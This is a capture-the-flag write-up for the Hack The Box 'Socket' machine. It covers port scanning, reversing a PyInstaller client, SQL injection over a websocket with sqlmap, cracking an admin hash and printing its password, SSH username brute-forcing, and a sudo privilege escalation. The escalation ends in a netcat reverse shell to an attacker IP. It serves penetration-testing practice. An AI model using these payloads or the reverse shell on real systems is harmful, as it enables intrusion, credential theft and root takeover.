
Hack The Box - Socket

Niccolò Borgioli

2023-04-14



Contents

Machine IP: 10.10.11.206

Target scanning

First of all I performed a target scanning to detect which services are running:

```
> nmap -sV 10.10.11.206

'''
Nmap scan report for 10.10.11.206
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
    protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: qreader.htb; OS: Linux; CPE: cpe:/o:linux:
    linux_kernel

Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

This scan detected that target system exposes only an http webserver and an ssh service.

When trying to navigate to the webserver using a browser we are automatically redirected to `http://qreader.htb` which is not find by our DNS. We need so to associate such domain to target IP address. To do so add the following line to `/etc/hosts`:

```
10.10.11.206    qreader.htb
```

Now we are able to visit the website.

I also ran the same scan with nmap scanning for all existing ports:

```
> nmap -p- 10.10.11.206

'''
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 19:24 UTC
Nmap scan report for qreader.htb (10.10.11.206)
Host is up (0.051s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5789/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

Results showed that there is an additional port open (5789). So, I performed an additional scan specific to such port:

```
> nmap -sCV -p5789 10.10.11.206

'''
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 19:27 UTC
Nmap scan report for qreader.htb (10.10.11.206)
Host is up (0.023s latency).

PORT     STATE SERVICE VERSION
5789/tcp open  unknown
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Thu, 30 Mar 2023 19:27:08 GMT
|     Server: Python/3.10 websockets/10.4
|     Content-Length: 77
|     Content-Type: text/plain
|     Connection: close
|     Failed to open a WebSocket connection: did not receive a valid
    HTTP request.
|   Help, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Date: Thu, 30 Mar 2023 19:27:24 GMT
|     Server: Python/3.10 websockets/10.4
|     Content-Length: 77
|     Content-Type: text/plain
|     Connection: close
|     Failed to open a WebSocket connection: did not receive a valid
    HTTP request.
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Thu, 30 Mar 2023 19:27:09 GMT
|     Server: Python/3.10 websockets/10.4
|     Content-Length: 77
|     Content-Type: text/plain
|     Connection: close
|_    Failed to open a WebSocket connection: did not receive a valid
    HTTP request.
1 service unrecognized despite returning data. If you know the service/
    version, please submit the following fingerprint at https://nmap.org
    /cgi-bin/submit.cgi?new-service :
```

This shows that there is an additional web socket on port 5789.

Website analysis

Looking at the index page, the website allows to upload a file that will be then processed by the backend to extract the content. Moreover, it also allows to embed a text content into a qrcode and download it as png image. The result of the extraction is then printed into another webpage (`http://qreader.htb/reader`).

Upload functionality

By default the form accepts only images using the `accept=''` attribute of the input tag. However, since this is a frontend check we can easily remove it to see if such security measure is performed also server side and so, if we can upload custom files. However, trying to upload a txt file we triggered a server side error which says that only `jpg`, `jpeg`, and `png` files are allowed to be uploaded.

For the moment we do not have idea of which is the backend used for this application. However, suppose that it is PHP (since it is the most widely used one) I looked for the most common libraries to read qrcodes and I found `khanamiryan/qrcode-detector-decoder`. However it does not looks like to have known vulnerabilities.

App

Looking further in the website homepage I found that in addition to the online application, there is also the possibility to download the app client for both linux and windows. I will so start downloading the one for Linux (`http://qreader.htb/download/linux`). The downloaded file is a zip folder containing an executable and a test image.

App reversing

I analyzed the executable using the `file` utility:

```
file qreader

'''
qreader: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
    dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID
    [sha1]=3f71fafa6e2e915b9bed491dd97e1bab785158de, for GNU/Linux
    2.6.32, stripped
```

Unfortunately the platform I am running the attacking machine on is an ARM64 machine and thus I cannot execute the downloaded executable since it is for x86-64 systems.

Later on I looked for meaningful strings inside the file which could reveal useful informations about the executable using:

```
strings qreader
```

the output (too long to be pasted) revealed that the executable uses several python libraries (probably it is a Python compiled executable). Among such libraries there is numpy, pyQt5, qrcode, http and many more. Due to the presence of the http library, this binary may reveal some interesting information about a possible communication with the server. Moreover, the presence of the string `Error detected starting Python VM.` demonstrates that the above file has been compiled using `PyInstaller` since such string is present in the github repo of such library.

So, I used pyinstxtractor to obtain the `.pyc` file from the `elf` file downloaded:

```
python pyinstxtractor.py qreader
```

This will create a folder called qreader_extracted containing the extracted `.pyc` file. Now, we can reverse the binary and retrieve the original python code using:

```
./pycdc/pycdc qreader_extracted/qreader.pyc > qreader.py
```

Analyzing the resulting reversed file we can observe that this executable interacts with the websocket service that we found on port 5789 of the target. In particular we found that there are two endpoints that it interacts with: `/update` and `version`. Each of these endpoints accepts a request sending the `version` attribute.

Exploiting websocket

So, I wrote a simple Python script to connect to the version endpoint and send a custom version value:

```python
from websocket import create_connection
import json

ws_host = 'ws://ws.qreader.htb:5789'
payload = '0.0.1'

ws = create_connection(ws_host + '/version')
ws.send(json.dumps({'version': payload}))
res = ws.recv()
print(res)
ws.close()
```

Notice that before running such script it is required to add also `ws.qreader.htb` to the `/etc/`

`hosts` file. Performing few attempts, I discovered that such request (when providin a valid version number) returns some useful statistic information about the downloads and other metrics about the specific version of the software. Thus, it is reasonable to think that the version number is used as argument to perform a db query. So, we can try to exploit such potential vulnerability to get login credentials from the db. Since the request returns 4 attributes, it is reasonable to think that the underlying query will also select 4 values.

To try getting some further information about the db I used sqlmap, however such tool does not works with websocket protocol. For this reason I had to use a proxy to connect to the websocket. I started from the rayhan0x01 code and I changed it a bit to fit our needs. In particular, I had to change the message and data variables as:

```
message = unquote(payload).replace("'",'\\\"') # replacing ' with
    escaped double quotes to avoid breaking JSON structure
data = '{"version":"0.0.%s"}' % message
```

Full code here. Then, I was able to run the sqlmap to gather info from the db. After starting the ws_proxy on localhost on port 8082, I ran sqlmap with:

```
sqlmap -u "http://localhost:8082/?id=1" --dump-all
```

While running that command I said yes to attempt to crack hashes with a dictionary attack using also common password suffixes. The results of such command are:

```
sqlmap identified the following injection point(s) with a total of 52
    HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1528=1528 AND 'DFaa'='DFaa

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1' AND 2633=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(
        RANDOMBLOB(500000000/2)))) AND 'wWek'='wWek

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,CHAR
        (113,106,122,107,113)||CHAR
        (79,85,83,73,65,65,99,112,66,68,78,118,
        70,68,105,101,70,66,103,76,90,111,114,72,89,83,120,99,74,98,99,
        104,122,74,81,82,103,122,86,99)||CHAR(113,106,98,122,113)-- RzFz
---
back-end DBMS: SQLite
sqlmap resumed the following injection point(s) from stored session:
---
```

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1528=1528 AND 'DFaa'='DFaa

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1' AND 2633=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(
        RANDOMBLOB(500000000/2)))) AND 'wWek'='wWek

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,CHAR
        (113,106,122,107,113)||CHAR
        (79,85,83,73,65,65,99,112,66,68,78,118,
        70,68,105,101,70,66,103,76,90,111,114,72,89,83,120,99,74,98,99,
        104,122,74,81,82,103,122,86,99)||CHAR(113,106,98,122,113)-- RzFz
---
back-end DBMS: SQLite
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1528=1528 AND 'DFaa'='DFaa

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1' AND 2633=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(
        RANDOMBLOB(500000000/2)))) AND 'wWek'='wWek

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,CHAR
        (113,106,122,107,113)||CHAR
        (79,85,83,73,65,65,99,112,66,68,78,118,
        70,68,105,101,70,66,103,76,90,111,114,72,89,83,120,99,74,98,99,
        104,122,74,81,82,103,122,86,99)||CHAR(113,106,98,122,113)-- RzFz
---
back-end DBMS: SQLite
Database: <current>
Table: info
[2 entries]
+----+-------------+-------+
| id | key         | value |
+----+-------------+-------+
| 1  | downloads   | 1000  |
| 2  | convertions | 2289  |
+----+-------------+-------+

Database: <current>
```

```
Table: users
[1 entry]
+----+-------+----------------------------------+----------+
| id | role  | password                         | username |
+----+-------+----------------------------------+----------+
| 1  | admin | 0c090c365fa0559b151a43e0fea39710 | admin    |
+----+-------+----------------------------------+----------+

Database: <current>
Table: reports
[2 entries]

| id | subject                   | description

    | reported_date | reporter_name |

| 1  | Accept JPEG files         | Is there a way to convert JPEG
    images with this tool? Or should I convert my JPEG to PNG and then
    use it?             | 13/08/2022    | Jason         |
| 2  | Converting non-ascii text | When I try to embed non-ascii text,
    it always gives me an error. It would be nice if you could take a
    look at this. | 22/09/2022    | Mike          |


Database: <current>
Table: answers
[2 entries]

| id | answer

    | status  | answered_by | answered_date |

| 1  | Hello Json,\\n\\nAs if now we support PNG formart only. We will
    be adding JPEG/SVG file formats in our next version.\\n\\nThomas
    Keller                                       | PENDING | admin
          | 17/08/2022    |
| 2  | Hello Mike,\\n\\n We have confirmed a valid problem with
    handling non-ascii charaters. So we suggest you to stick with ascci
    printable characters for now!\\n\\nThomas Keller | PENDING | admin
          | 25/09/2022    |


Database: <current>
Table: versions
[2 entries]
+----+---------+-----------+---------------+
| id | version | downloads | released_date |
+----+---------+-----------+---------------+
| 1  | 0.0.1   | 280       | 12/07/2022    |
| 2  | 0.0.2   | 720       | 26/09/2022    |
+----+---------+-----------+---------------+

Database: <current>
Table: sqlite_sequence
[5 entries]
+------+----------+
| seq  | name     |
+------+----------+
| 2    | versions |
| 1    | users    |
| 2    | info     |
| 2    | reports  |
| 2    | answers  |
+------+----------+
```

Analyzing such results I observed that we have obtained a password (hashed) together with an username. Probably such credentials can be used to login with ssh. The password value in db is usually saved hashed. So, I used Crackstation tool to serarch inside pre-computed hash tables for the unhashed password. I found that the corresponding password is: denjanjade122566 However, if I try the found credentials (admin:denjanjade122566) to login with ssh these does not work. Probably, the username is not the correct one, but looking to the answers table I found that the admin user replied to some reports signing as Thomas Keller. So, we might use such information to try to figure out a possible username.

To do so I manually generate a wordlist of possible usernames starting from the name and surname known:

```
thomas
keller
thomaskeller
thomas_keller
kellerthomas
keller_thomas
tkeller
t.keller
t_keller
```

Then I gave this wordlist and the password found to the `scanner/ssh/ssh_login` module of metasploit. The result was successful and I managed to find the correct username. So, the first ssh credentials found are: - username: tkeller - password: denjanjade122566

This way, we got the first foothold on the target system. The user flag was found in the flag.txt file in the user home.

Privilege excalation

Now that I got a foothold on the system is time to try to get root access. First of all I checked if our user has sudo rights:

```
sudo -l
Matching Defaults entries for tkeller on socket:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
        bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tkeller may run the following commands on socket:
    (ALL : ALL) NOPASSWD: /usr/local/sbin/build-installer.sh
```

I noticed that we can run a shellscript as root without need to even insert a password. So, the next step is to check wether if we have write access to such file:

```
ls -l /usr/local/sbin/build-installer.sh
-rwxr-xr-x 1 root root 1096 Feb 17 11:41 /usr/local/sbin/build-
    installer.sh
```

Unfortunately such file can be written only by the root user, however, we can read it. Here is the content of `build_installer.sh`:

```
#!/bin/bash
if [ $# -ne 2 ] && [[ $1 != 'cleanup' ]]; then
  /usr/bin/echo "No enough arguments supplied"
  exit 1;
fi

action=$1
name=$2
ext=$(/usr/bin/echo $2 |/usr/bin/awk -F'.' '{ print $(NF) }')

if [[ -L $name ]];then
  /usr/bin/echo 'Symlinks are not allowed'
  exit 1;
fi

if [[ $action == 'build' ]]; then
  if [[ $ext == 'spec' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /home/svc/.local/bin/pyinstaller $name
    /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'make' ]]; then
  if [[ $ext == 'py' ]] ; then
```

```
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /root/.local/bin/pyinstaller -F --name "qreader" $name --specpath /
        tmp
   /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'cleanup' ]]; then
  /usr/bin/rm -r ./build ./dist 2>/dev/null
  /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
  /usr/bin/rm /tmp/qreader* 2>/dev/null
else
  /usr/bin/echo 'Invalid action'
  exit 1;
fi
```

This script takes two arguments: - action: valid values are: - build: builds the file which name is passed as second argument using PyInstaller and copies the results of build in /opt/shared. The filename should have .spec extension - make: builds the file which name is passed as second argument using PyInstaller and copies the results of build in /opt/shared. The filename should have .py extension - cleanup: removes all build files - file: filename

Looking to the comment to this question on StackOverflow I figured out that I can write a custom `.spec` file containing a command to generate a shell. Since the script will be executed as root user the shell spawned will be a rootshell.

So, I wrote a `.spec` file (a Python script with just a different extension) to create a reverse shell to my attacking machine. I first checked that the machine was providing netcat which fortunately was installed, then with revshells I generated the reverse shell command. The resulting code of the `shell.spec` file is:

```
import subprocess

subprocess.Popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|
   nc 10.10.16.76 9001 >/tmp/f', shell=True)
```

Then I launched the reverse shell by calling:

```
sudo /usr/local/sbin/build-installer.sh build /tmp/shell.spec
```

And on my local machine I obtained a root shell on my netcat listener. The root flag is stored in the `/root/root.txt` file.